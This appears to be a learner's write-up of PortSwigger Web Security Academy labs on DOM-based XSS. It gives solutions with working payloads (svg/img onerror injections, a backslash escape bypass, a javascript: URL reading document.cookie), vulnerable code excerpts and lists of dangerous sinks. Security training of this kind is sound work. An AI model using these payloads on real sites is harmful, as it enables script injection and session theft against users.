

# Exploiting DOM XSS with different sources and sinks

1.

## Lab: DOM XSS in `document.write` sink using `location.search`



APPRENTICE

LAB

Solved



This lab contains a **DOM-based cross-site scripting** vulnerability in the search query tracking functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search`, which you can control using the website URL.


To solve this lab, perform a **cross-site scripting** attack that calls the `alert` function.

Access the lab

### Solution



- Enter a random alphanumeric string into the search box.
- Right-click and inspect the element, and observe that your random string has been placed inside an `img src` attribute.
- Break out of the `img` attribute by searching for: `"><svg onload=alert(1)>`



2.

# Lab: DOM XSS in `document.write` sink using `location.search` inside a `select` element



PRACTITIONER

LAB

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This lab contains a **DOM-based cross-site scripting** vulnerability in the stock checker functionality. It uses the JavaScript `document.write` function, which writes data out to the page. The `document.write` function is called with data from `location.search` which you can control using the website URL. The data is enclosed within a `select` element.


To solve this lab, perform a **cross-site scripting** attack that breaks out of the `select` element and calls the `alert` function.

Access the lab

## Solution



- On the product pages, notice that the dangerous JavaScript extracts a `storeId` parameter from the `location.search` source. It then uses `document.write` to create a new option in the `select` element for the stock checker functionality.
- Add a `storeId` query parameter to the URL and enter a random alphanumeric string as its value. Request this modified URL.
- In your browser, notice that your random string is now listed as one of the options in the drop-down list.
- Right-click and inspect the drop-down list to confirm that the value of your `storeId` parameter has been placed inside a `select` element.
- Change the URL to include a suitable **XSS** payload inside the `storeId` parameter as follows:  
`product?productId=1&storeId="></select><img%20src=1%20onerror=alert(1)>`



3.

The `innerHTML` sink doesn't accept `script` elements on any modern browser, nor will `svg onload` events fire. This means you will need to use alternative elements like `img` or `iframe`. Event handlers such as `onload` and `onerror` can be used in conjunction with these elements. For example:

```
element.innerHTML='... <img src=1 onerror=alert(document.domain)> ...'
```

# Lab: DOM XSS in innerHTML sink using source location.search



APPRENTICE

LAB

Solved



This lab contains a **DOM-based cross-site scripting** vulnerability in the search blog functionality. It uses an `innerHTML` assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a **cross-site scripting** attack that calls the `alert` function.

Access the lab



## Solution

- Enter the following into the search box: `<img src=1 onerror=alert(1)>`
- Click "Search".

//ac471f581f77f82e807da07900370060.web-security-academy.net ... 100% +

# DOM XSS in innerHTML sink using source location.search

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ac471f581f77f82e807da07900370060.web-security-academy.net

OK

4.

## DOM XSS combined with reflected and stored data

Some pure DOM-based vulnerabilities are self-contained within a single page. If a script reads some data from the URL and writes it to a dangerous sink, then the vulnerability is entirely client-side.

However, sources aren't limited to data that is directly exposed by browsers - they can also originate from the website. For example, websites often reflect URL parameters in the HTML response from the server. This is commonly associated with normal XSS, but it can also lead to so-called reflected+DOM vulnerabilities.

In a reflected+DOM vulnerability, the server processes data from the request, and echoes the data into the response. The reflected data might be placed into a JavaScript string literal, or a data item within the DOM, such as a form field. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

```
eval('var data = "reflected string");
```

# \_lab: Reflected DOM XSS



PRACTITIONER

LAB

Solved



This lab demonstrates a reflected DOM vulnerability. Reflected DOM vulnerabilities occur when the server-side application processes data from a request and echoes the data in the response. A script on the page then processes the reflected data in an unsafe way, ultimately writing it to a dangerous sink.

To solve this lab, create an injection that calls the `alert()` function.

Access the lab

## Solution

1. In Burp Suite, go to the Proxy tool and make sure that the Intercept feature is switched on.
2. Back in the lab, go to the target website and use the search bar to search for a random test string, such as `"XSS"`.
3. Return to the Proxy tool in Burp Suite and forward the request.
4. On the Intercept tab, notice that the string is reflected in a JSON response called `search-results`.
5. From the Site Map, open the `searchResults.js` file and notice that the JSON response is used with an `eval()` function call.
6. By experimenting with different search strings, you can identify that the JSON response is escaping quotation marks. However, backslash is not being escaped.
7. To solve this lab, enter the following search term: `\"-alert(1)//`

As you have injected a backslash and the site isn't escaping them, when the JSON response attempts to escape the opening double-quotes character, it adds a second backslash. The resulting double-backslash causes the escaping to be effectively canceled out. This means that the double-quotes are processed unescaped, which closes the string that should contain the search term.

An arithmetic operator (in this case the subtraction operator) is then used to separate the expressions before the `alert()` function is called. Finally, a closing curly bracket and two forward slashes close the JSON object early and comment out what would have been the rest of the object. As a result, the response is generated as follows:

```
{"searchTerm":"\\\"-alert(1)//", "results":[]}
```

manipulating through some try and error:

The screenshot shows a web browser with the URL `https://acbf1f541f4c9af2805a580000500040.web-security-academy.n`. The page title is 'Reflected DOM XSS'. A modal dialog with the number '1' and an 'OK' button is displayed. The browser's developer tools are open, showing the Network tab. The list of requests includes:

Status	Meth...	Domain	File	Initiator	Type	Transferred	Size
200	GET	acbf1f541f4...	/?search="+alert(1)+"//	document	html	1.02 KB	2.72 ...
200	GET	acbf1f541f4...	labHeader.js	script	js	cached	739 B
200	GET	acbf1f541f4...	searchResults.js	script	js	cached	2.66 ...
200	GET	acbf1f541f4...	search-results?search="+alert(1)+"//	searchResults.j...	json	218 B	48 B
101	GET	acbf1f541f4...	academyLabHeader	websocket	plain	249 B	0 B
200	GET	acbf1f541f4...	favicon.ico	FaviconLoader...	x-icon	cached	15.04...
200	GET	acbf1f541f4...	ps-lab-solved.svg	Prompter.jsm:...	svg	507 B	574 B

The right pane shows the response payload for the selected request, which is a JavaScript function:

```
function search(path) {
  var xhr = new XMLHttpRequest();
  xhr.onreadystatechange = function() {
    if (this.readyState == 4 && this.status == 200) {
      eval('var searchResultsObj = ' + this.responseText);
      displaySearchResults(searchResultsObj);
    }
  };
  xhr.open("GET", path + window.location.search);
  xhr.send();
}

function displaySearchResults(searchResultsObj) {
  var blogHeader = document.getElementsByClassName("blog-header")[0];
  var blogList = document.getElementsByClassName("blog-list")[0];
  var searchTerm = searchResultsObj.searchTerm;
  var searchResults = searchResultsObj.results;

  var h1 = document.createElement("h1");
  h1.innerText = searchResults.length + " search results for '" + searchTerm;
  blogHeader.appendChild(h1);
  var hr = document.createElement("hr");
  blogHeader.appendChild(hr);

  for (var i = 0; i < searchResults.length; ++i) {
```

5.

Websites may also store data on the server and reflect it elsewhere. In a stored+DOM vulnerability, the server receives data from one request, stores it, and then includes the data in a later response. A script within the later response contains a sink which then processes the data in an unsafe way.

```
element.innerHTML = comment.author
```



# Lab: Stored DOM XSS



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LAB

Solved



This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the `alert()` function.

Access the lab

## Solution



To solve this lab, create a comment with the following vector:

```
<><img src=1 onerror=alert(1)>
```

In an attempt to prevent **XSS**, the website uses the JavaScript `replace()` function to encode angle brackets. However, when the first argument is a string, the function only replaces the first occurrence. We exploit this vulnerability by simply including an extra set of angle brackets at the beginning of the comment. These angle brackets will be encoded, but any subsequent angle brackets will be unaffected, enabling us to effectively bypass the filter and inject HTML.

The value of the `src` attribute is invalid and throws an error. This triggers the `onerror` event handler, which then calls the `alert()` function. As a result, the payload is executed whenever the user's browser attempts to load the page containing your malicious post.

here , when attempting it seems “<script>” tag is prohibited, so using "<img> tag

Web Security Academy

Stored DOM XSS

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LAB Solved

1

OK

Home

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	acac1ff91fff8f6...	post?postId=6	document	html	2.47 KB	6.38 KB
200	GET	acac1ff91fff8f6...	labHeader.js	script	js	cached	739 B
200	GET	acac1ff91fff8f6...	loadCommentsWithVulnerableEscapeHtml.js	script	js	cached	2.71 KB
200	GET	acac1ff91fff8f6...	comment?postId=6	loadCommentsWit...	json	398 B	403 B
101	GET	acac1ff91fff8f6...	academyLabHeader	websocket	plain	249 B	0 B
200	GET	acac1ff91fff8f6...	favicon.ico	FaviconLoader.js...	x-icon	cached	15.04 KB
404	GET	acac1ff91fff8f6...	1	loadCommentsWit...	json	188 B	11 B
200	GET	acac1ff91fff8f6...	ps-lab-solved.svg	img	svg	507 B	574 B

Response Payload

```

10  <script>;
11
12  function escapeHTML(html) {
13    return html.replace('<', '&lt;').replace('>', '&gt;');
14  }
15
16  function displayComments(comments) {
17    let userComments = document.getElementById("user-comments");
18
19    for (let i = 0; i < comments.length; ++i)
20    {
21      comment = comments[i];
22      let commentSection = document.createElement("section");
23      commentSection.setAttribute("class", "comment");
24
25      let firstPElement = document.createElement("p");
26
27      let avatarImgElement = document.createElement("img");
28      avatarImgElement.setAttribute("class", "avatar");
29      avatarImgElement.setAttribute("src", comment.avatar ? escapeHTML(comment.avatar) : "");
30
31      if (comment.author) {
32        if (comment.website) {
33          let websiteElement = document.createElement("a");
34          websiteElement.setAttribute("id", "author");
35          websiteElement.setAttribute("href", comment.website);
36          firstPElement.appendChild(websiteElement)
37        }
38
39        let newInnerHTML = firstPElement.innerHTML + escapeHTML(comment.author);
40        firstPElement.innerHTML = newInnerHTML
41      }
42
43      if (comment.date) {

```

6.

If a JavaScript library such as jQuery is being used, look out for sinks that can alter DOM elements on the page. For instance, the `attr()` function in jQuery can change attributes on DOM elements. If data is read from a user-controlled source like the URL and then passed to the `attr()` function, then it may be possible to manipulate the value sent to cause XSS. For example, here we have some JavaScript that changes an anchor element's `href` attribute using data from the URL:

```

$(function() {
  $('#backLink').attr("href", (new
URLSearchParams(window.location.search)).get('returnUrl'));
});

```

You can exploit this by modifying the URL so that the `location.search` source contains a malicious JavaScript URL. After the page's JavaScript applies this malicious URL to the back link's `href`, clicking on the back link will execute it:

```
?returnUrl=javascript:alert(document.domain)
```

# Lab: DOM XSS in jQuery anchor href attribute sink using location.search



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LAB

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
This lab contains a **DOM-based cross-site scripting** vulnerability in the submit feedback page. It uses the jQuery library's `$` selector function to find an anchor element, and changes its `href` attribute using data from `location.search`.

To solve this lab, make the "back" link alert `document.cookie`.

Access the lab

## Solution

- On the Submit feedback page, change the query parameter `returnPath` to `/` followed by a random alphanumeric string.
- Right-click and inspect the element, and observe that your random string has been placed inside an `href` attribute.
- Change `returnPath` to `javascript:alert(document.cookie)`, then hit enter and click "back".



# Which sinks can lead to DOM-XSS vulnerabilities?

The following are some of the main sinks that can lead to DOM-XSS vulnerabilities:

```
document.write()
document.writeln()
document.domain
someDOMElement.innerHTML
someDOMElement.outerHTML
someDOMElement.insertAdjacentHTML
someDOMElement.onevent
```

The following jQuery functions are also sinks that can lead to DOM-XSS vulnerabilities:

```
add()
after()
append()
animate()
insertAfter()
insertBefore()
before()
html()
prepend()
replaceAll()
replaceWith()
wrap()
wrapInner()
wrapAll()
has()
constructor()
init()
index()
jQuery.parseHTML()
$.parseHTML()
```